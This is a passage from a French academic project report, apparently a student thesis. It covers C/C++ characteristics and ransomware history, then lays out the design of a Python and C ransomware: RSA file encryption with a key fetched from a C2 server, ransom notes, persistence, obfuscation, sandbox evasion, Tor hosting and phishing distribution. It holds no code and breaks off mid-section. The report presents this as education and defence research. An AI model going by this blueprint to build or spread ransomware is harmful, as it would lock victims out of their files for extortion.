En outre, la présentation principale met en évidence la flexibilité et la polyvalence de C/C++. En tant que langages de bas niveau, ils permettent un accès direct à la mémoire et aux périphériques matériels, ce qui est essentiel pour le développement de logiciels système et embarqués. Cependant, avec l'introduction du C++, les fonctionnalités de

programmation orientée objet ont élargi la gamme d'applications des langages, permettant le développement de logiciels modulaires, extensibles et faciles à maintenir.

I.4.1.2 Caractéristiques principales

Les caractéristiques principales du langage C/C++ sont fondamentales pour comprendre leur utilisation et leur impact dans le domaine de la programmation. Ces caractéristiques définissent en grande partie l'essence et les capacités des langages, offrant aux programmeurs un ensemble d'outils puissants pour développer une variété d'applications. Voici une analyse détaillée des principales caractéristiques de C/C++ :

1. **Syntaxe claire et concise** : La syntaxe de C/C++ est réputée pour sa clarté et sa concision. Elle est relativement simple à comprendre, ce qui facilite l'écriture, la lecture et la maintenance du code. Cette clarté est essentielle pour les programmeurs, car elle leur permet de développer rapidement des solutions efficaces sans être entravés par une syntaxe complexe.
2. **Contrôle précis de la mémoire** : Une des caractéristiques les plus puissantes de C/C++ est la capacité de gérer manuellement la mémoire. Les programmeurs peuvent allouer et libérer de la mémoire de manière explicite, offrant un contrôle fin sur les ressources système. Cela permet d'optimiser les performances des applications en évitant les fuites de mémoire et en minimisant les temps d'exécution.
3. **Performance élevée** : La performance est une caractéristique clé de C/C++. Ces langages sont connus pour leur efficacité et leur vitesse d'exécution, ce qui les rend adaptés à une large gamme d'applications, des systèmes embarqués aux logiciels de haute performance. La gestion manuelle de la mémoire et l'accès direct aux ressources matérielles contribuent à cette performance élevée.
4. **Portabilité** : La portabilité est une caractéristique essentielle de C/C++. Les programmes écrits dans ces langages peuvent être compilés et exécutés sur une variété de plates-formes matérielles et logicielles, ce qui les rend adaptés à un large éventail d'environnements de développement. Cette portabilité permet aux programmeurs de créer des applications qui fonctionnent de manière cohérente sur différents systèmes d'exploitation et architectures matérielles.

5. **Flexibilité** : C/C++ offrent une grande flexibilité aux programmeurs. Ces langages sont capables de prendre en charge différents styles de programmation, y compris la programmation procédurale, orientée objet et générique. Cette flexibilité permet aux développeurs de choisir le paradigme de programmation le plus approprié pour leurs besoins, ce qui contribue à la modularité et à la réutilisabilité du code.

I.4.2 Performance

La performance des langages de programmation C / C++ est un aspect crucial souvent choisi pour des applications nécessitant une exécution rapide des programmes. Ces langages sont compilés directement en code machine, ce qui garantit une efficacité notable en termes de temps d'exécution par rapport aux langages interprétés comme Python ou JavaScript.

La gestion manuelle de la mémoire en C / C++ offre un contrôle précis sur l'allocation et la libération des ressources mémoire, minimisant ainsi les fuites de mémoire et maximisant l'utilisation efficace de la mémoire disponible. Cependant, cette gestion manuelle peut également introduire des risques d'erreurs si elle n'est pas effectuée correctement, nécessitant une vigilance particulière lors du développement.

De plus, les langages C / C++ permette une grande flexibilité en termes d'optimisation du code pour des performances maximales. Les programmeurs peuvent exploiter pleinement les caractéristiques spécifiques de l'architecture matérielle cible, ce qui contribue à améliorer les performances des applications. Des techniques telles que l'utilisation de pointeurs, les opérations en mémoire et l'optimisation du code sont couramment utilisées dans ce contexte.

Cependant, cette flexibilité et ce contrôle accru impliquent également une responsabilité accrue pour les programmeurs. Les optimisations de bas niveau peuvent rendre le code plus complexe et difficile à maintenir, nécessitant ainsi un équilibre entre la performance et la lisibilité du code.

En résumé, la performance est l'un des principaux atouts des langages de programmation C / C++. Leur compilation directe en code machine, leur gestion précise de la mémoire et leur flexibilité en termes d'optimisation du code en font des choix populaires pour les applications nécessitant des performances élevées. Cependant, cela nécessite également une expertise technique pour maximiser efficacement les performances tout en maintenant la qualité du code.

I.4.3 Simplicité

Bien que le langage C/C++ soit loué pour sa simplicité dans de nombreux aspects, il est important de reconnaître qu'il peut également présenter des complexités pour les programmeurs, en particulier pour ceux qui sont moins expérimentés ou qui proviennent de milieux de programmation plus abstraits.

Tout d'abord, la gestion manuelle de la mémoire en C/C++ peut être source de complexité. Contrairement à certains langages de haut niveau qui gèrent automatiquement la mémoire, les programmeurs en C/C++ sont responsables de l'allocation et de la libération de la mémoire. Cela peut conduire à des erreurs telles que les fuites de mémoire, où la mémoire allouée n'est jamais libérée, ou les pointeurs sauvages, où des données sont référencées après que leur mémoire a été libérée. La gestion correcte de la mémoire en C/C++ nécessite une compréhension approfondie du fonctionnement interne du langage, ce qui peut constituer un défi pour les débutants.

De plus, la syntaxe du langage C/C++ peut sembler complexe pour les novices, en particulier ceux qui sont habitués à des langages de programmation de plus haut niveau. Les concepts tels que les pointeurs, les références et les opérateurs de bas niveau peuvent nécessiter une période d'adaptation pour être pleinement compris. De plus, la syntaxe parfois cryptique des constructions avancées en C/C++ peut rendre la lecture et la compréhension du code plus difficile, surtout lorsqu'il s'agit de code optimisé ou de techniques de programmation avancées.

En outre, bien que la flexibilité du langage C/C++ soit un atout, elle peut également introduire de la complexité. Avec la possibilité de choisir parmi plusieurs paradigmes de programmation et de techniques de codage, les programmeurs doivent souvent prendre des décisions complexes sur la meilleure approche à adopter pour un problème donné. Cette diversité de choix peut parfois entraîner une fragmentation du code et une complexité accrue de la base de code, en particulier dans les projets de grande envergure avec plusieurs contributeurs.

I.4.4 Portabilité

La portabilité, dans le contexte des langages de programmation comme C et C++, fait référence à la capacité d'un programme écrit dans ces langages à être exécuté sur

différentes plateformes matérielles et systèmes d'exploitation sans nécessiter de modifications majeures. Cette caractéristique est cruciale pour les développeurs car elle leur permet de créer des logiciels qui peuvent être déployés sur une variété d'environnements, ce qui élargit considérablement la portée et l'accessibilité de leurs applications.

- *Portabilité entre les systèmes d'exploitation :* Les langages C et C++ sont connus pour leur forte portabilité entre différents systèmes d'exploitation tels que Windows, Linux, macOS, et même des systèmes embarqués. Cette portabilité est rendue possible par le respect des normes définies par les comités de normalisation, comme ANSI C ou ISO C++, qui garantissent un comportement uniforme du code sur diverses plates-formes.
- *Portabilité entre architectures matérielles :* Un autre aspect important de la portabilité est la capacité à exécuter le même code sur des architectures matérielles différentes, telles que x86, ARM, MIPS, etc. Les langages C et C++ sont souvent utilisés pour le développement de logiciels embarqués, où la portabilité entre les architectures est essentielle en raison de la diversité des dispositifs et des contraintes matérielles.
- *Prise en charge des compilateurs et des outils :* La portabilité d'un programme C/C++ dépend également de la disponibilité de compilateurs et d'outils de développement sur différentes plateformes. Heureusement, il existe une large gamme de compilateurs C/C++ disponibles pour divers systèmes d'exploitation et architectures matérielles, ce qui facilite le processus de développement et de déploiement.
- *Gestion des dépendances et des bibliothèques :* Bien que la portabilité des langages C et C++ soit généralement élevée, elle peut être entravée par des dépendances spécifiques au système ou à la plateforme, telles que des bibliothèques tierces ou des appels système. Les développeurs doivent être conscients de ces dépendances lorsqu'ils cherchent à rendre leur code portable et doivent souvent recourir à des techniques telles que l'abstraction ou la conditionnalisassions du code pour gérer ces différences.

En conclusion, la portabilité des langages C et C++ est un atout majeur qui permet aux développeurs de créer des logiciels capables de fonctionner sur une large gamme de

systèmes d'exploitation et d'architectures matérielles. Cependant, il est essentiel de prendre en compte les spécificités de chaque plateforme et de suivre les meilleures pratiques de développement pour garantir une portabilité maximale de l'application.

I.4.5 Élévation de privilèges

En C et C++, l'élévation de privilèges est souvent réalisée à travers des mécanismes tels que l'appel système (syscall) ou l'utilisation de bibliothèques spécifiques fournissant des interfaces pour interagir avec le système d'exploitation sous-jacent. Par exemple, dans un environnement Unix ou Linux, la fonction **setuid()** peut être utilisée pour modifier l'identifiant de l'utilisateur effectuant l'exécution du programme, permettant ainsi à celui-ci d'accéder à des ressources normalement restreintes aux utilisateurs privilégiés comme l'administrateur.

Cependant, l'élévation de privilèges est une double épée tranchante en termes de sécurité. Bien que nécessaire dans certains cas légitimes, elle peut également être exploitée par des acteurs malveillants pour compromettre la sécurité du système. Les failles dans la gestion de l'élévation de privilèges peuvent conduire à des attaques telles que les débordements de tampon (BoF), les attaques par injection de code ou les attaques de type "privilege escalation", où un attaquant tente de s'approprier des droits d'accès supérieurs à ceux qu'il possède initialement.

Par conséquent, il est impératif pour les développeurs de logiciels en C et C++ de prendre des mesures appropriées pour sécuriser leurs applications contre les vulnérabilités liées à l'élévation de privilèges. Cela peut inclure l'implémentation de pratiques de codage sécurisé, telles que la vérification minutieuse des entrées utilisateur, la gestion correcte des allocations mémoire et l'utilisation de fonctions sécurisées fournies par les bibliothèques standard. De plus, il est recommandé d'effectuer régulièrement des audits de sécurité et des tests de pénétration pour détecter et corriger les éventuelles failles dans la gestion des privilèges et des autorisations. En adoptant une approche proactive en matière de sécurité, les développeurs peuvent contribuer à renforcer la robustesse et la fiabilité des applications développées en C et C++, tout en minimisant les risques liés à l'élévation de privilèges.

I.4.6 Bibliothèques systèmes et gestion des erreurs

Les bibliothèques systèmes dans le langage C/C++ constituent un élément essentiel de développement, offrant aux programmeurs un accès aux fonctionnalités du système d'exploitation sous-jacent. Ces bibliothèques fournissent des interfaces normalisées pour effectuer des opérations telles que la gestion des fichiers, les communications réseau, la manipulation de chaînes, et bien d'autres encore. En C, les bibliothèques systèmes sont souvent regroupées sous le nom de "libc" (pour bibliothèque standard C), tandis qu'en C++, elles sont généralement incluses dans le cadre de la bibliothèque standard C++ (STL) ainsi que d'autres bibliothèques comme Boost.

La gestion des erreurs dans le contexte des bibliothèques systèmes est cruciale pour assurer la robustesse et la fiabilité des applications. Les erreurs peuvent survenir pour diverses raisons, telles que des entrées utilisateurs incorrects, des ressources insuffisantes, des défaillances matérielles, ou des problèmes de communication avec d'autres systèmes. Pour garantir un comportement prévisible et une récupération adéquate en cas d'erreur, les bibliothèques systèmes fournissent généralement des mécanismes pour signaler et gérer ces erreurs de manière appropriée.

Dans le langage C, la gestion des erreurs est souvent réalisée à l'aide de variables spéciales telles que "errno" qui stocke le code d'erreur retourné par une fonction, et de fonctions comme "perror()" qui affiche un message d'erreur correspondant au code d'erreur actuel. De plus, les fonctions de manipulation de chaînes de caractères comme "strerror()" permettent de traduire les codes d'erreur en messages descriptifs compréhensibles par les utilisateurs. Les programmeurs peuvent ainsi détecter, analyser et réagir aux erreurs de manière appropriée, en fonction du contexte de leur application.

En C++, la gestion des erreurs peut être réalisée de diverses manières, en utilisant par exemple des exceptions pour signaler les erreurs graves qui nécessitent une intervention immédiate, tandis que les erreurs moins critiques peuvent être gérées à l'aide de valeurs de retour ou de mécanismes spécifiques à la bibliothèque. De plus, les bibliothèques modernes de C++ offrent souvent des fonctionnalités de gestion des erreurs plus avancées, telles que des objets de gestion d'erreurs et des stratégies de récupération, permettant aux programmeurs de mettre en œuvre des politiques de gestion des erreurs plus sophistiquées et adaptées à leurs besoins spécifiques.

I.4.7 Exploits de sécurité

Dans le cas de C/C++, les exploits de sécurité sont souvent associés à des vulnérabilités de type dépassement de tampon (BoF) qui peuvent être exploitées pour exécuter du code arbitraire. Ces vulnérabilités surviennent lorsque des données sont écrites en dehors des limites d'une zone de mémoire tampon, entraînant un écrasement de la mémoire et potentiellement une exécution de code non désirée. Les exploits de dépassement de tampon ont été à l'origine de nombreuses failles de sécurité notables dans des logiciels bien connus, mettant en évidence la nécessité de comprendre et de prévenir ces risques lors de la programmation en C/C++.

En outre, les exploits de sécurité dans les langages C/C++ peuvent également exploiter des vulnérabilités liées à la gestion des pointeurs, telles que les fuites de mémoire, les références nulles, ou les erreurs de désallocation de mémoire. Ces vulnérabilités peuvent être exploitées pour corrompre l'état d'exécution d'un programme et potentiellement compromettre la sécurité du système dans lequel il s'exécute.

Pour atténuer les risques associés aux exploits de sécurité en C/C++, les développeurs doivent adopter des pratiques de programmation sécurisée, telles que l'utilisation de fonctions sûres pour la manipulation des chaînes de caractères (comme **strcpy_s** au lieu de **strcpy**), la vérification minutieuse des limites des tableaux et des tampons, et l'utilisation de techniques de programmation défensive pour détecter et prévenir les erreurs potentielles. De plus, l'utilisation de bibliothèques et de frameworks de sécurité robuste peut contribuer à renforcer la résilience des applications contre les attaques potentielles.

I.4.8 Analyse et reverse engineering

L'analyse de code source en C/C++ implique l'examen approfondi du code pour comprendre sa structure, son fonctionnement et identifier d'éventuelles faiblesses ou vulnérabilités. Cela peut inclure l'utilisation d'outils d'analyse statique qui examinent le code sans l'exécuter, identifiant des erreurs potentielles telles que les fuites de mémoire, les dépassements de tampon (BoF) et les vulnérabilités de sécurité connues. De plus, l'analyse dynamique implique l'exécution du code dans un environnement contrôlé pour observer son comportement et détecter les erreurs ou les vulnérabilités qui peuvent ne pas être apparentes à partir du code source seul.

Le reverse engineering, quant à lui, consiste à analyser un programme existant pour en comprendre le fonctionnement interne sans avoir accès à son code source. Dans le cas des programmes écrits en C/C++, cela peut être particulièrement délicat en raison de l'optimisation du compilateur et de l'absence de métadonnées dans le code compilé. Les praticiens du reverse engineering utilisent une variété d'outils et de techniques, y compris le désassemblage, la décompilation et l'analyse dynamique pour reconstruire le code source ou une représentation de haut niveau du programme original.

En ce qui concerne la sécurité, l'analyse et le reverse engineering des applications C/C++ sont essentiels pour identifier et corriger les vulnérabilités qui pourraient être exploitées par des attaquants. Les techniques d'analyse peuvent révéler des failles de conception, des bogues de programmation et des vulnérabilités de sécurité potentielles telles que les injections de code, les débordements de tampon (BoF) et les faiblesses de chiffrement. De même, le reverse engineering permet aux chercheurs en sécurité de comprendre les mécanismes utilisés par les logiciels malveillants pour infecter les systèmes et de développer des contre-mesures appropriées.

II Mise en œuvre du projet

II.1 Contexte et Motivation

II.1.1 Historique des malwares

Les ransomwares, ou rançongiciels, sont une forme de logiciel malveillant qui chiffre les fichiers de l'utilisateur et exige une rançon en échange de la clé de déchiffrement. Ce type de malware existe depuis les années 1980, mais il a gagné en sophistication et en fréquence au fil des décennies.

Les débuts : Le premier ransomware connu est le "PC Cyborg" ou "AIDS Trojan", créé en 1989 par Joseph Popp. Ce ransomware chiffrait les noms de fichiers sur le disque dur des utilisateurs et affichait une demande de rançon exigeant que 189 dollars soient envoyés à une boîte postale au Panama pour récupérer l'accès aux fichiers. Cependant, à cette époque, les techniques de chiffrement étaient rudimentaires et la distribution du malware était limitée à des disquettes envoyées par la poste.

L'ère moderne : Avec l'avènement d'Internet et des technologies de chiffrement plus robustes, les ransomwares ont évolué pour devenir une menace sérieuse. Le début des années 2000 a vu l'apparition de ransomwares comme "Gpcoder" (2005) et "WinLock" (2007), qui bloquaient l'accès à l'ordinateur de la victime et demandaient des paiements via SMS.

Les attaques marquantes : L'année 2013 a marqué un tournant avec l'émergence de "CryptoLocker", un ransomware qui utilisait des techniques de chiffrement RSA robustes, rendant le déchiffrement sans la clé de l'attaquant presque impossible. CryptoLocker était distribué via des campagnes de phishing et exploitait les réseaux botnets pour atteindre un grand nombre de victimes.

En 2017, "WannaCry" a démontré l'impact dévastateur que pouvait avoir un ransomware à grande échelle. Exploitant une vulnérabilité dans les systèmes Windows, WannaCry a infecté des centaines de milliers de systèmes à travers le monde en quelques heures, perturbant des infrastructures critiques comme les hôpitaux.

L'évolution continue : Les ransomwares continuent d'évoluer, adoptant des tactiques plus sophistiquées comme le chiffrement double, où les données sont chiffrées deux fois par deux clés différentes, et les attaques ciblées contre des entreprises et des infrastructures essentielles. Des variantes récentes incluent des capacités de voler des

données avant de les chiffrer, menaçant de divulguer les informations sensibles si la rançon n'est pas payée.

En conclusion, l'histoire des ransomwares montre une évolution constante en complexité et en sophistication, rendant la protection contre ces menaces plus cruciale que jamais. La connaissance de leur évolution aide à mieux comprendre les défis actuels en matière de sécurité informatique et les stratégies nécessaires pour se protéger.

II.1.2 Motivation derrière le projet

La motivation principale de ce projet est d'approfondir la compréhension des ransomwares pour mieux lutter contre cette menace croissante. Les ransomwares représentent un risque significatif pour la sécurité des données, avec des impacts financiers et opérationnels importants pour les individus, les entreprises et les infrastructures critiques.

Compréhension des mécanismes de chiffrement : Les ransomwares modernes utilisent des techniques de chiffrement avancées pour rendre les données inaccessibles sans la clé de déchiffrement. En développant un crypto locker, l'objectif est d'étudier ces mécanismes en détail pour comprendre comment les attaquants protègent leurs rançons et pourquoi ces méthodes sont si difficiles à contrer sans les clés appropriées.

Analyse des vecteurs d'attaque : Les ransomwares se propagent souvent via des vecteurs d'attaque tels que les campagnes de phishing, les vulnérabilités non corrigées, et les logiciels piratés. Ce projet explore ces méthodes de distribution pour comprendre comment les attaquants parviennent à infiltrer les systèmes et à infecter les utilisateurs. Une compréhension approfondie de ces vecteurs d'attaque permet de mieux préparer des stratégies de défense et d'éducation des utilisateurs pour minimiser les risques d'infection.

Étude des contre-mesures : En examinant comment les ransomwares chiffrent et déchiffrent les données, le projet vise également à identifier des contre-mesures efficaces. Cela inclut l'analyse des logiciels antivirus, des méthodes de sauvegarde des données, et des techniques de récupération après une attaque. En comprenant les faiblesses et les points forts des diverses stratégies de défense, il est possible de proposer des améliorations et des pratiques de sécurité plus robustes.

Application pratique des connaissances théoriques : Ce projet offre une opportunité unique d'appliquer des connaissances théoriques en cryptographie, en

programmation et en cybersécurité à un problème concret. Développer un crypto locker et son infrastructure en Python et en C permet de mettre en pratique des concepts clés et de développer des compétences techniques précieuses. L'expérience acquise est non seulement bénéfique pour le développement académique, mais aussi pour la préparation à des carrières dans la cybersécurité.

Sensibilisation et formation : L'un des objectifs sous-jacents de ce projet est de sensibiliser les utilisateurs et les professionnels de l'informatique aux dangers des ransomwares. En démontrant le fonctionnement interne d'un ransomware, il est possible d'illustrer la nécessité de bonnes pratiques de sécurité, telles que la mise à jour régulière des logiciels, l'utilisation de solutions de sécurité robustes et la formation continue des utilisateurs.

Innovation et recherche : Enfin, ce projet contribue à la recherche en cybersécurité en explorant de nouvelles méthodes et techniques pour la création et la défense contre les ransomwares. Les connaissances acquises peuvent être utilisées pour développer des outils et des stratégies innovantes pour prévenir et répondre aux attaques de ransomwares.

En résumé, la motivation derrière ce projet est multiple : elle inclut l'approfondissement des connaissances techniques, l'analyse des vecteurs d'attaque, l'étude des contre-mesures, l'application pratique des théories de cybersécurité, la sensibilisation et la contribution à la recherche en cybersécurité.

II.1.3 Objectifs et résultats attendus

Le projet de développement d'un crypto locker et de son infrastructure a plusieurs objectifs clairs et précis :

1. Développer une compréhension approfondie des ransomwares : L'objectif principal est d'acquérir une compréhension détaillée de la manière dont les ransomwares fonctionnent, en particulier les mécanismes de chiffrement et de déchiffrement utilisés pour prendre les fichiers en otage.

2. Implémenter un crypto locker fonctionnel : En utilisant Python et C, le projet vise à développer un crypto locker capable de chiffrer des fichiers sur une machine cible en utilisant une clé publique RSA récupérée d'un serveur distant.

3. Créer une infrastructure de commande et de contrôle (C2) : Mettre en place un faux serveur web pour héberger la clé publique et contrôler le ransomware, simulant ainsi une infrastructure de commande et de contrôle souvent utilisée par les attaquants.

4. Étudier et documenter les méthodes de distribution : Explorer et implémenter des techniques pour distribuer le malware de manière convaincante et réaliste, en se concentrant sur des méthodes courantes comme le phishing et les téléchargements trompeurs.

5. Évaluer les impacts et les risques : Analyser les impacts potentiels d'un ransomware sur des systèmes cibles, y compris les implications financières, opérationnelles et de confidentialité. Évaluer les risques associés au développement et au déploiement de ce type de malware.

6. Développer des contre-mesures efficaces : Proposer et tester des méthodes pour détecter, prévenir et répondre aux attaques de ransomwares. Ceci inclut la mise en œuvre de stratégies de sauvegarde, l'utilisation de logiciels de sécurité, et l'éducation des utilisateurs.

7. Documenter le processus et les résultats : Produire une documentation complète et détaillée du processus de développement, des défis rencontrés, des solutions mises en œuvre, et des résultats obtenus. Cette documentation servira de guide pour d'autres chercheurs et professionnels de la sécurité informatique.

8. Sensibiliser et éduquer : Utiliser les résultats du projet pour sensibiliser les utilisateurs et les professionnels à la menace des ransomwares et à l'importance de la cybersécurité. Créer des supports éducatifs basés sur les findings du projet.

9. Contribuer à la recherche en cybersécurité : Partager les découvertes et les développements réalisés dans le cadre de ce projet avec la communauté de la recherche en cybersécurité, contribuant ainsi à l'avancement des connaissances et des pratiques dans ce domaine.

En conclusion, ce projet vise non seulement à développer un exemple fonctionnel de ransomware pour des fins éducatives et de recherche, mais aussi à approfondir la compréhension des ransomwares, à évaluer les impacts et les risques, et à proposer des contre-mesures efficaces pour améliorer la sécurité informatique.

II.2 Description du projet

II.2.1 Fonctionnalités principales

Le projet de développement d'un crypto locker se concentre sur plusieurs fonctionnalités clés qui définissent le comportement et l'efficacité du ransomware. Ces fonctionnalités sont essentielles pour simuler un scénario réaliste de ransomware et pour étudier les mécanismes de défense appropriés. Voici une description détaillée des fonctionnalités principales :

Chiffrement des fichiers :

Le cœur du ransomware est sa capacité à chiffrer les fichiers sur la machine infectée. Le crypto locker utilise une clé publique RSA, récupérée depuis un serveur distant, pour chiffrer les fichiers. Ce processus rend les fichiers inaccessibles sans la clé privée correspondante, détenue par l'attaquant.

Récupération de la clé publique RSA :

Lors de son exécution, le malware contacte un serveur web préconfiguré pour récupérer la clé publique RSA nécessaire au chiffrement des fichiers. Cette fonctionnalité permet de centraliser la gestion des clés et d'assurer que chaque instance du malware utilise la même clé publique pour le chiffrement.

Sélection des fichiers à chiffrer :

Le crypto locker est conçu pour parcourir le système de fichiers de la victime et sélectionner des types de fichiers spécifiques à chiffrer. Les extensions de fichiers cibles incluent des documents, des images, des vidéos et d'autres fichiers personnels précieux pour l'utilisateur.

Affichage d'un message de rançon :

Après le chiffrement des fichiers, le ransomware affiche un message de rançon à l'utilisateur. Ce message informe la victime que ses fichiers ont été chiffrés et fournit des instructions sur la manière de payer la rançon pour obtenir la clé de déchiffrement.

Persistance sur le système :

Pour assurer que le ransomware reste actif même après un redémarrage du système, des mécanismes de persistance sont mis en place. Ces mécanismes incluent l'ajout de l'exécutable du malware aux processus de démarrage de l'ordinateur.

Obfuscation du code :

Afin de rendre la détection par les logiciels antivirus plus difficile, des techniques d'obfuscation du code sont utilisées. Cela inclut la dissimulation des chaînes de caractères sensibles, l'utilisation de techniques de polymorphisme et la modification dynamique du code.

Communication sécurisée avec le serveur :

Pour protéger les communications entre le malware et le serveur de commande et de contrôle (C2), un canal de communication sécurisé est établi. Cela peut inclure l'utilisation du protocole HTTPS ou d'autres méthodes de chiffrement des données échangées.

Détection et évitement d'environnements de sandbox :

Pour éviter d'être analysé dans des environnements de sandbox ou des machines virtuelles utilisées par les chercheurs en sécurité, le ransomware inclut des techniques de détection et d'évasion. Cela permet au malware de vérifier s'il s'exécute dans un environnement contrôlé et, le cas échéant, de modifier son comportement ou de se désactiver.

Ces fonctionnalités sont essentielles pour comprendre comment les ransomwares modernes fonctionnent et comment ils peuvent être contrés efficacement.

II.2.2 Choix des langages de programmation : Python et C

Le choix des langages de programmation pour ce projet de crypto locker s'est porté sur Python et C en raison de leurs caractéristiques et capacités distinctes qui complètent bien les besoins du projet.

Python : Python est choisi pour son expressivité, sa simplicité et sa riche bibliothèque standard, qui facilitent le développement rapide de prototypes et de scripts. Les avantages de Python incluent :

- **Simplicité et lisibilité :** Python est réputé pour sa syntaxe claire et lisible, ce qui permet un développement rapide et une maintenance plus facile du code. Cela est particulièrement utile pour la création de scripts de chiffrement et de gestion de fichiers.
- **Bibliothèques de cryptographie :** Python possède des bibliothèques robustes comme **cryptography** et **PyCrypto**, qui fournissent des implémentations fiables des algorithmes de chiffrement RSA. Ces bibliothèques simplifient le développement des fonctionnalités de chiffrement et de gestion des clés.
- **Portabilité :** Python est un langage interprété qui fonctionne sur de nombreuses plateformes sans nécessiter de modifications majeures du code. Cela facilite le déploiement du ransomware sur différents systèmes d'exploitation.
- **Facilité de mise en réseau :** Les bibliothèques de Python, telles que **requests** et **http.client**, simplifient la mise en œuvre des communications avec le serveur C2 pour récupérer la clé publique RSA et envoyer des notifications.

C : C est choisi pour sa performance, son faible niveau d'abstraction et son accès direct aux ressources système, ce qui est crucial pour certaines parties du malware. Les avantages de C incluent :

- **Performance :** C est un langage compilé qui produit du code machine performant. Cela est essentiel pour les opérations critiques du ransomware, telles que le chiffrement de grands volumes de données.
- **Contrôle bas niveau :** C offre un contrôle fin sur les ressources système, y compris la mémoire et les processus. Cela permet d'implémenter des techniques avancées de persistance et d'évasion de détection.

- **Portabilité :** Bien que C nécessite une compilation pour chaque plateforme cible, il reste largement utilisé et supporté sur presque tous les systèmes d'exploitation. Cela permet de créer des versions spécifiques du ransomware pour différents environnements.
- **Intégration avec l'API système :** C permet une intégration directe avec les API système pour manipuler les fichiers, gérer les processus et interagir avec le système de fichiers à un niveau bas. Cela est crucial pour les fonctionnalités de persistance et de gestion des fichiers du ransomware.

En combinant Python et C, le projet bénéficie de la simplicité et de la rapidité de développement de Python ainsi que des performances et du contrôle bas niveau de C. Cette approche permet de créer un ransomware à la fois flexible et performant, capable de fonctionner efficacement sur diverses plateformes.

II.2.3 Infrastructure globale du projet

L'infrastructure globale du projet de développement du crypto locker comprend plusieurs composants clés qui interagissent pour réaliser les objectifs du ransomware. Ces composants sont organisés de manière à assurer la fonctionnalité, la sécurité et la persistance du malware.

Serveur de commande et de contrôle (C2) : Le serveur C2 joue un rôle central dans l'infrastructure. Il héberge la clé publique RSA utilisée pour le chiffrement des fichiers et peut également recevoir des rapports d'activité du malware. Le serveur C2 est configuré pour :

- **Héberger la clé publique RSA :** La clé publique est stockée sur le serveur et est accessible via une requête HTTP sécurisée (HTTPS) pour garantir la confidentialité et l'intégrité de la communication.
- **Recevoir les rapports d'activité :** Le malware peut envoyer des notifications au serveur, telles que des confirmations de chiffrement ou des informations sur l'état du système infecté.

Malware (crypto locker) : Le ransomware lui-même est composé de plusieurs modules qui exécutent les tâches spécifiques nécessaires à son fonctionnement :

- **Module de communication :** Ce module gère les interactions avec le serveur C2, y compris la récupération de la clé publique RSA et l'envoi des rapports d'activité. Il

utilise des protocoles sécurisés pour garantir que les communications ne peuvent pas être facilement interceptées ou modifiées.

- **Module de chiffrement :** Utilisant la clé publique RSA, ce module chiffre les fichiers sélectionnés sur la machine cible. Il est conçu pour être rapide et efficace, minimisant le temps nécessaire pour chiffrer les données critiques.
- **Module de persistance :** Ce module assure que le ransomware reste actif même après un redémarrage du système. Il peut s'ajouter aux processus de démarrage du système ou utiliser d'autres techniques pour garantir sa réactivation.
- **Module d'interface utilisateur :** Après le chiffrement des fichiers, ce module affiche le message de rançon à l'utilisateur. Il fournit les instructions nécessaires pour le paiement de la rançon et la récupération des fichiers.

Méthodes de distribution : Le malware est distribué via des techniques courantes utilisées par les attaquants :

- **Campagnes de phishing :** Les courriels de phishing contenant des pièces jointes malveillantes ou des liens vers des sites infectés sont utilisés pour inciter les utilisateurs à télécharger et à exécuter le ransomware.
- **Exploits de vulnérabilités :** Le ransomware peut être distribué en exploitant des vulnérabilités non corrigées dans les systèmes d'exploitation ou les applications populaires.

Sécurité et anonymat : Pour protéger l'infrastructure contre la détection et l'interdiction, plusieurs mesures sont mises en place :

- **Utilisation de réseaux Tor :** Le serveur C2 peut être hébergé sur le réseau Tor pour anonymiser les communications et empêcher le suivi de l'origine des activités malveillantes.
- **Chiffrement des communications :** Toutes les communications entre le malware et le serveur C2 sont chiffrées à l'aide de protocoles sécurisés comme HTTPS pour protéger les données contre l'interception.

L'infrastructure globale est conçue pour être résiliente, sécurisée et difficile à détecter. Elle permet au ransomware de fonctionner de manière autonome et efficace, tout en minimisant les risques de détection et de neutralisation par les logiciels de sécurité.

II.2.4 Architecture de l'infrastructure



Figure : Architecture de l'infrastructure

II.2.5 Composants principaux du système

L'architecture du crypto locker est composée de plusieurs composants principaux, chacun jouant un rôle spécifique dans le fonctionnement du ransomware :

1. Serveur de Commande et de Contrôle (C2) : Le serveur C2 est un élément central de l'infrastructure du ransomware. Ses fonctions incluent :

- **Hébergement de la clé publique RSA :** La clé publique nécessaire au chiffrement des fichiers est stockée sur le serveur.
- **Réception des rapports d'activité :** Le serveur recueille les rapports du malware concernant l'état des opérations sur la machine cible.
- **Communication sécurisée :** Le serveur utilise des protocoles sécurisés (comme HTTPS) pour assurer que les communications ne peuvent pas être interceptées ou modifiées.

2. Machine Cible : La machine cible est l'ordinateur infecté par le ransomware. Les composants du crypto locker installés sur la machine cible incluent :

- **Module de communication :** Ce module gère les échanges de données avec le serveur C2. Il envoie des requêtes pour récupérer la clé publique RSA et transmet les rapports d'activité.
- **Module de chiffrement :** Ce module est responsable de chiffrer les fichiers sur la machine cible. Il utilise la clé publique RSA pour rendre les fichiers inaccessibles sans la clé privée correspondante.
- **Module de persistance :** Ce module assure que le ransomware reste actif même après un redémarrage du système. Il peut s'ajouter aux processus de démarrage du système et utiliser d'autres techniques de persistance.

- **Module d'interface utilisateur :** Après le chiffrement des fichiers, ce module affiche un message de rançon à l'utilisateur, indiquant que les fichiers sont chiffrés et fournissant des instructions pour le paiement de la rançon.

II.2.6 Interaction entre les composants

L'architecture du crypto locker est composée

Les interactions entre les différents composants du crypto locker sont essentielles pour son fonctionnement. Voici un aperçu détaillé de ces interactions :

1. Initialisation et communication avec le serveur C2 :

- Lors de l'exécution du ransomware sur la machine cible, le **module de communication** contacte le serveur C2 via une requête HTTPS pour récupérer la clé publique RSA.
- Le serveur C2 répond en envoyant la clé publique, que le module de communication stocke temporairement pour l'utiliser dans le processus de chiffrement.

2. Chiffrement des fichiers :

- Le **module de chiffrement** commence à parcourir le système de fichiers de la machine cible, sélectionnant les fichiers à chiffrer selon des critères prédéfinis (extensions de fichiers cibles).
